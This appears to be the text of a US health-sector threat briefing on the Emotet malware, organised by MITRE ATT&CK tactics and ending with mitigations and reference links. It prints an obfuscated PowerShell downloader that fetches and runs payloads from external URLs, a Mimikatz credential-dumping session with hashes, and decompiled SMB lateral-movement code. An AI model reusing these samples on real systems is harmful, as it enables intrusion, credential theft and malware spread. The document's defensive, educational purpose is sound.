



Image courtesy of Countercraftsec







Privilege Escalation

How does Emotet acquire full access to a victim system?



Token Impersonation

Token Impersonation/Theft (MITRE T1134.001)

Emotet utilizes a variant of Google's profobuf system (short for protocol buffers) to send messages to servers. Specifically, it uses deliverable messages to communicate with a server to execute code. It sometimes does this by duplicating a user's token; specifically, a user who has higher privileges than those which Emotet is executing with.

```
message Deliverable {
  required int32 ID = 1;
  required int32 executeFlag = 2;
  required bytes blob = 3;
}
```

In the above protobuf message, ID is the module ID, blob is the binary data, and executeFlag determines how the binary loaded. The executeFlag field can be one of the following:

- 1: Reserved for payloads and standalone executables, like Trickbot. Drops in C:ProgramData and executes.
- 2: Like Type 1, but duplicates user's token.
- 3: Loads the binary into memory. Typically used by modules, as they are mainly DLLs which can be easily loaded into memory.

Image courtesy of Binary Defense








Using Common Tools

Local Accounts (MITRE T1078.003)


- Emotet often makes use of common tools, such as Mimikatz, to aid in basic functions.
- Emotet uses Mimikatz for credential theft (NTLM hash compromise) to acquire higher level accesses.

```
PS C:\mımıkatz> C:\mımıkatz\x64\mımıkatz.exe
            mimikatz 2.1.1 (x64) built on Jun 18 2017 18:46:28
            "A La Vie, A L'Amour"
             Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
             http://blog.gentilkiwi.com/mimikatz
                                               with 21 modules * * */
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 36128278 (00000000:02274616)
                  : RemoteInteractive from 6
Session
User Name
Domain
Logon Server
                  : JEFFLAB-DC01
Logon Time
                  : 09/07/2017 21:06:43
SID
                  : 5-1-5-21-2490182989-4136226752-3308112936-1103
        msv :
         [00000003] Primary
         * Username : Jeff
         * Domain
                    : d4dad8b9f8ccb87f6d6d02d7388157ea
         * NTLM
                    : e4f5195ed2fcd0e67f46f09602cb5ca7acee6f90
         * SHA1
         [00010000] CredentialKeys
                    : d4dad8b9f8ccb87f6d6d02d7388157ea
         * NTLM
                    : e4f5195ed2fcd0e67f46f09602cb5ca7acee6f90
         SHA1
```









Defense Evasion

How does Emotet avoid detection and defensive mechanisms during an attack?



Command Obfuscation

Command Obfuscation (MITRE T1027.010)

Emotet will often embed commands and variable values into other files. Below we have locations and functionality for downloading the Emotet code itself embedded in other filler code.

```
powershell $Californiara='MoviesOutdoorssp';$methodologyjj=new-object Net.
WebClient;$PersonalLoanAccountha='http://www.unitepro.mx/PyZTGc_yPRX0x_ik0aFT@http://www.nkalitin.
ru/3ghp_FE5B5_77azu@http://www.jessie-equitation.fr/H4Nn9_X736_ajROTy@http://www.lidstroy.
ru/adfdl_tnvFDCC@http://www.kartonaza-hudetz.hr/LERDIp_zNxmr_9A26'.Split('@')
;$depositpd='Bedfordshirewj';$Incredibleqm =
'509';$brandbu='Liaisonjj';$ToolsIndustrialBooksit=$env:public+'\'+$Incredibleqm+'.exe';foreach(
$hapticom in $PersonalLoanAccountha){try{$methodologyjj.DownloadFile($hapticom, $ToolsIndustrialBooksit)
;$SwissFranczh='bluetoothio';If ((Get-Item $ToolsIndustrialBooksit).length -ge 80000) {Invoke-Item
$ToolsIndustrialBooksit;$supplychainsoh='compressinghz';break;}}catch{}}$Forwardji='indexingjd';
```

Image courtesy of Cisco Talos







Embedded Payloads

Embedded Payloads (MITRE T1027.009)

Emotet will sometimes embed its entire code into other files in order to avoid detection.


Here we have a self-extracting RAR file, which contains two self-spreading binaries.

```
Scanning the drive for archives:
1 file, 556318 bytes (544 KiB)
 Extracting archive: 9.file
 Path = 9.file
 Type = zip
 Physical Size = 556318
 Embedded Stub Size = 156672
 Comment = ;Đàñïîëîæåííûé íèæå êîììåíòàðèé ñîäåðæèò êîìàíäû SFX-ñöåíàðèÿ
 Setup=worm.exe
 Silent=1
 Overwrite=1
 Everything is Ok
 Files: 2
 Size:
             936448
 Compressed: 556318
```

Image courtesy of Binary Defense







Credential Access

How does Emotet acquire passwords and usernames?



From Web Browsers

Credentials from Web Browsers (MITRE T1555.003)

Emotet is known to steal credentials from web browsers.

Emotet has used for this purpose the freely-available WebBrowserPassView tool, which can reveal passwords stored by:

- Internet Explorer
- Mozilla Firefox
- Google Chrome
- Safari
- Opera
- And other browsers...




Image courtesy of NirSoft/WebBrowserPassView







From Files

Credentials in Files (MITRE T1552.001)

Emotet is known to steal credentials from files.

Emotet has used for this purpose the freelyavailable network password access tool, which can recover:

- Log-in passwords for systems on a LAN
- Passwords for Exchange server accounts
- Passwords for messaging apps/platforms
- Browser-stored passwords
- Passwords stored by Remote Desktop




Image courtesy of NirSoft/Network Password Recovery







Discovery

How does Emotet acquire information about the victim environment?




In Mail Servers

E-mail Account (MITRE T1087.003)


Emotet will attempt to acquire information from mail servers. This includes lists of e-mail addresses/accounts and global address lists (GALs).

Below is Mail PassView, which can reveal passwords and other account details from Outlook Express, Microsoft Outlook, Windows Mail, Windows Live Mail, Yahoo! Mail, Hotmail/MSN mail (if the password is saved in the application), Gmail, as well as others.












Here we see several of the major tactics we have covered so far.

Step 4 (bottom right) shows where discovery tools fit into the Emotet cyberattack lifecycle.

The Emotet Cyberattack Lifecycle







Lateral Movement

How does Emotet move across victim networks?



Via Server Message Block (SMB)

SMB/Windows Admin Shares (MITRE T1021.002)

Server Message Block can be exploited for lateral movement.

The code on the right allows for lateral movement ("_connect_result" routine at bottom)

More technical details on Emotet spreading via SMB can be found here.

```
share_name = fn_decrypt_emo_string_2();
                                                   // IPC$
       connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, 0i64, 0i64);
• 41
      if ( connect_result )
  42
         if ( connect_result == ERROR_BAD_NETPATH )
• 43
           aoto EXIT:
45
         v7 = ptr_spreader_struct;
         for ( i = ptr_spreader_struct->current_username_struct; i; i = i->next_username_struct )
  47
48
           current password struct = v7->current password struct:
• 49
           if ( current_password_struct )
  50
51
             username_buf = i->username_buf;
52
             while (TRUE)
  53
54
               password_buf = current_password_struct->password_buf;
  55
              // Connect to IPC$ using hardcoded creds.
               _connect_result = fn_connect_2_share_via_WNetAddConnection2W(remote_server_name, share_name, i->use
56
57
              if ( !_connect_result )
58
                 goto SUCCESS_IPC_CONNECTION;
9
               if ( _connect_result == ERROR_BAD_NETPATH || fn_WaitForSingleObject(ptr_spreader_struct->module_are
60
                 aoto EXIT:
61
               current_password_struct = current_password_struct->next_password_struct;
62
               if (!current_password_struct)
  63
64
                 v7 = ptr_spreader_struct;
                 break:
```

Image courtesy of Bitsight







Collection

How does Emotet gather information of interest in the victim environment?




Archiving Data


Archive Collected Data (MITRE T1560)

Emotet can collect victim data and store it for later retrieval.

Here we see a hex breakdown of the memory location, where the data is being stored. This can make it difficult for analysts to trace this activity.


Additional information on this report is here.











Command and Control

How does Emotet allow its operators to issue commands during an attack?



Emotet's C2 Capabilities

Non-Standard Port (MITRE T1571)

- Command and control (C2) is the mechanism by which the malware operators communicate with the malware on target.
- Emotet has a C2 capability backed by its robust botnet.
- Emotet will often communicate via nonstandard ports when transmitting C2 traffic.








Image courtesy of Fortinet



Exfiltration


How does Emotet move stolen data off victim networks?




Exfiltration Through the Botnet

Exfiltration over C2 Channel (MITRE T1041)


- Emotet's botnet is used for command-and-control generally, and data exfiltration specifically.
- Data from the victim system is transferred over the Internet, across the botnet to be staged on a "safe" attacker system.












Putting It All Together

What do all these Emotet tactics look like in an attack?

The One-Two-Three Punch Starting With Emotet

Ryuk and Trickbot are no longer active, however, this full-attack lifecycle diagram serves to demonstrate the full power of Emotet, and all the internal and external capabilities it can bring to a single attack.










Image courtesy of QuickHeal

Basic Emotet infection diagram







Defense and Mitigations

What can the U.S. health sector do about Emotet?



Emotet-Specific Resources

CISA - Emotet Malware

https://www.cisa.gov/news-events/alerts/2018/07/20/emotet-malware

MS-ISAC Security Primer – Emotet

https://www.cisecurity.org/insights/white-papers/ms-isac-security-primer-emotet

CERT-FR: The Malware-As-A-Service Emotet

https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-003.pdf

Trend Micro – Exploring Emotet's Activities

https://documents.trendmicro.com/assets/white_papers/ExploringEmotetsActivities_Final.pdf

Forescout: Emotet - The Return of the World's Most Dangerous Malware

https://www.forescout.com/resources/emotet-threat-briefing/

Fortinet - Analyzing Emotet Activity

https://www.fortinet.com/content/dam/fortinet/assets/analyst-reports/analyzing-emotet-activity.pdf







Defense and Mitigations

Below is just a small sample of Indicators of Compromise (IOCs), in addition to those found in the links throughout this presentation. Know that they should be operationalized as each individual enterprise deems appropriate:

- Trend Micro IOCs: https://documents.trendmicro.com/assets/Appendix_EMOTET-Returns-Starts-Spreading-via-Spam-Botnet.pdf
- Palo Alto IOCs: https://unit42.paloaltonetworks.com/emotet-malware-summary-epoch-4-5/#Appendix-A-Emotet-epoch-4-activity
- Bangladesh CIRT IOCs: http://www.cirt.gov.bd/wp-content/uploads/2020/09/IOC_Emotet.pdf
- Malwarebytes IOCs: https://www.malwarebytes.com/blog/detections/trojan-emotet
- Cisco Talos IOCs: https://github.com/Cisco-Talos/IOCs/tree/main/2022/11







Staying Secure

Government resources:

- DHS/CISA Stop Ransomware: https://www.cisa.gov/stopransomware
- FBI Cybercrime: https://www.fbi.gov/investigate/cyber
- FBI Internet Crime Complaint Center (IC3):
 https://www.ic3.gov/Home/ComplaintChoice/default.aspx/
- FDA: Medical Device Information: https://www.fda.gov/medical-devices/digital-health-center-excellence/cybersecurity
- H-ISAC White Papers: https://h-isac.org/category/h-isac-blog/white-papers/
- 405(d) Resource Library: https://405d.hhs.gov/resources
- HC3 Products: https://www.hhs.gov/about/agencies/asa/ocio/hc3/index.html







Ransomware Mitigations and Defense (Source: FBI)

- Review domain controllers, servers, workstations, and active directories for new or unrecognized user accounts.
- Regularly back up data, air gap, and password protect backup copies offline. Ensure copies of critical
 data are not accessible for modification or deletion from the system where the data resides.
- Review Task Scheduler for unrecognized scheduled tasks. Additionally, manually review operating system-defined or -recognized scheduled tasks for unrecognized "actions." (For example, review the steps each scheduled task is expected to perform.)
- Review anti-virus logs for indications that they were unexpectedly turned off.
- Implement network segmentation.
- Require administrator credentials to install software.
- Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, secure location (e.g., hard drive, storage device, the cloud).







Ransomware Mitigations and Defense, cont.

- Install updates/patch operating systems, software, and firmware as soon as updates/patches are released.
- Use multi-factor authentication where possible.
- Regularly change the passwords to network systems and accounts and avoid re-using passwords for different accounts.
- Implement the shortest acceptable timeframe for password changes.
- Disable unused remote access/Remote Desktop Protocol (RDP) ports and monitor remote access/RDP logs.
- Audit user accounts with administrative privileges and configure access controls with least privilege in mind.
- Install and regularly update anti-virus and anti-malware software on all hosts.
- Only use secure networks and avoid using public Wi-Fi networks. Consider installing and using a virtual private network (VPN).
- Consider adding an email banner to emails received from outside your organization.
- Disable hyperlinks in received emails.







Free Cybersecurity Services and Tools

In addition to following the mitigations, HC3 recommends organizations review and utilize CISA's Free Cybersecurity Services and Tools, which can be accessed by visiting https://www.cisa.gov/free-cybersecurity-services-and-tools.









Conclusions

We want to leave you with the following:

- Emotet is one of the most potent weapons to be brought against the health sector.
- It is imperative that rank-and-file cybersecurity professionals up to the executives with cybersecurity responsibilities in your organization are aware of Emotet.
- Much of what you can do to protect against Emotet and its internal and external capabilities will reduce your attack surface against other threats as well.



Image courtesy of Bleepingcomputer.













Emotet Update Increases Downloads

https://www.hornetsecurity.com/en/security-information/emotet-update-increases-downloads/

A Comprehensive Look at Emotet's Summer 2020 Return

https://www.proofpoint.com/us/blog/threat-insight/comprehensive-look-emotets-summer-2020-return

Emotet's Central Position in the Malware Ecosystem

https://news.sophos.com/en-us/2019/12/02/emotets-central-position-in-the-malware-ecosystem/

Emotet Malware Over the Years: The History of an Infamous Cyber-Threat https://heimdalsecurity.com/blog/emotet-malware-history/

Emotet Changes TTPs and Arrives in United States

https://www.cisecurity.org/insights/blog/emotet-changes-ttp-and-arrives-in-united-states

MITRE ATT&CK - Emotet

https://attack.mitre.org/software/S0367/

The Evolution of Emotet: From Banking Trojan to Threat Distributor https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/evolution-emotet-trojan-distributor

EMOTET: The King of Cybercrime https://agata-hidalgo.medium.com/emotet-the-king-of-cybercrime-9a0a059072a5

ESET Research follows the comeback of the infamous botnet Emotet, targeting mainly Japan and South Europe <a href="https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-comeback-of-the-infamous-newsroom/press-releases/research-follows-newsroom/press-releases/research-fo botnet-emotet-targeting-mainly-japan-and-south-europe/







AgentTesla Remains Most Prolific Malware in November, Emotet and Qbot Grow https://www.infosecurity-magazine.com/news/agenttesla-top-november-malware/

November 2022's Most Wanted Malware: A Month of Comebacks for Trojans as Emotet and Qbot Make an Impact https://blog.checkpoint.com/2022/12/13/november-2022s-most-wanted-malware-a-month-of-comebacks-for-trojansas-emotet-and-gbot-make-an-impact/

EmoLoad: Loading Emotet Modules without Emotet https://blogs.vmware.com/security/2022/12/emoload-loading-emotet-modules-without-emotet.html

Emotet Strikes Again – LNK File Leads to Domain Wide Ransomware https://thedfirreport.com/2022/11/28/emotet-strikes-again-lnk-file-leads-to-domain-wide-ransomware/

Emotet malware attacks return after three-month break

https://www.bleepingcomputer.com/news/security/emotet-malware-attacks-return-after-three-month-break/

Emotet Returns With New Methods of Evasion

https://blogs.blackberry.com/en/2023/01/emotet-returns-with-new-methods-of-evasion

Emotet returns and deploys loaders

https://www.intrinsec.com/emotet-returns-and-deploys-loaders/

Emotet attempts to sell access after infiltrating high-value networks https://www.scmagazine.com/news/emotet-sell-access-high-value-networks

A Comprehensive Look at Emotet's Fall 2022 Return

https://www.proofpoint.com/us/blog/threat-insight/comprehensive-look-emotets-fall-2022-return







Emotet returns Targeting Users Worldwide

https://cyble.com/blog/emotet-returns-targeting-users-worldwide/

Emotet coming in hot

https://blog.talosintelligence.com/emotet-coming-in-hot/

Exposing Emotet and its cybercriminal supply chain

https://www.helpnetsecurity.com/2022/11/08/exposing-emotet-cybercriminal-supply-chain-video/

Emotet botnet starts blasting malware again after 4 month break

https://www.bleepingcomputer.com/news/security/emotet-botnet-starts-blasting-malware-again-after-4-month-break/

Emotet: A Malware Family That Keeps Going

https://blogs.infoblox.com/cyber-threat-intelligence/cyber-threat-advisory/emotet-a-malware-family-that-keeps-going/

A DEEP DIVE INTO NEW 64 BIT EMOTET MODULES

https://blogs.quickheal.com/a-deep-dive-into-new-64-bit-emotet-modules/

Archive Sidestepping Self-Unlocking Password-Protected RAR

https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/archive-sidestepping-self-unlocking-password-protected-rar/

The Emotet malware is back and experts warn of a high-volume malspam campaign delivering payloads like IcedID and Bumblebee. https://securityaffairs.co/138824/cyber-crime/emotet-is-back-nov-2022.html

Emotet's return underscores that some threat groups never go away for good

https://www.scmagazine.com/news/emotets-return-underscores-that-some-threat-groups-never-go-away-for-good



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How Emotet is changing tactics in response to Microsoft's tightening of Office macro security https://www.welivesecurity.com/2022/06/16/how-emotet-is-changing-tactics-microsoft-tightening-office-macro-security/

Emotet Office Macros Abuse Continues Despite Microsoft Protections https://duo.com/decipher/emotet-office-macros-abuse-continues-despite-microsoft-protections

July 2022's Most Wanted Malware: Emotet Takes Summer Vacation but Definitely Not 'Out-of-Office' https://blog.checkpoint.com/2022/08/10/july-2022s-most-wanted-malware-emotet-takes-summer-vacation-but-definitely-not-out-of-office/

Emotet infection with Cobalt Strike https://isc.sans.edu/diary/rss/28824

Cyber Security Today, Sept. 21, 2022 – Browser malware spreading, Emotet botnet offers different ransomware, and more https://www.itworldcanada.com/article/cyber-security-today-sept-21-2022-browser-malware-spreading-emotet-botnet-offers-different-ransomware-and-more/503893

Dead or Alive? An Emotet Story https://thedfirreport.com/2022/09/12/dead-or-alive-an-emotet-story/

Emotet botnet now pushes Quantum and BlackCat ransomware https://www.bleepingcomputer.com/news/security/emotet-botnet-now-pushes-quantum-and-blackcat-ransomware/

Emotet Being Distributed Again via Excel Files After 6 Months https://asec.ahnlab.com/en/41826/

Threat Source newsletter (Nov. 10, 2022): Vulnerability research, movies in class, and Emotet once again https://blog.talosintelligence.com/threat-source-newsletter-oct-10-2022/







Conti and Emotet: A constantly destructive duo

https://intel471.com/blog/conti-emotet-ransomware-conti-leaks

Emotet Tests New TTPs

https://www.infosecurity-magazine.com/news/emotet-tests-new-ttps/

Emotet Downloader Document Uses Regsvr32 for Execution

https://blog.eclecticiq.com/emotet-downloader-document-uses-regsvr32-for-execution

Emotet malware now steals credit cards from Google Chrome users

https://www.bleepingcomputer.com/news/security/emotet-malware-now-steals-credit-cards-from-google-chrome-users/

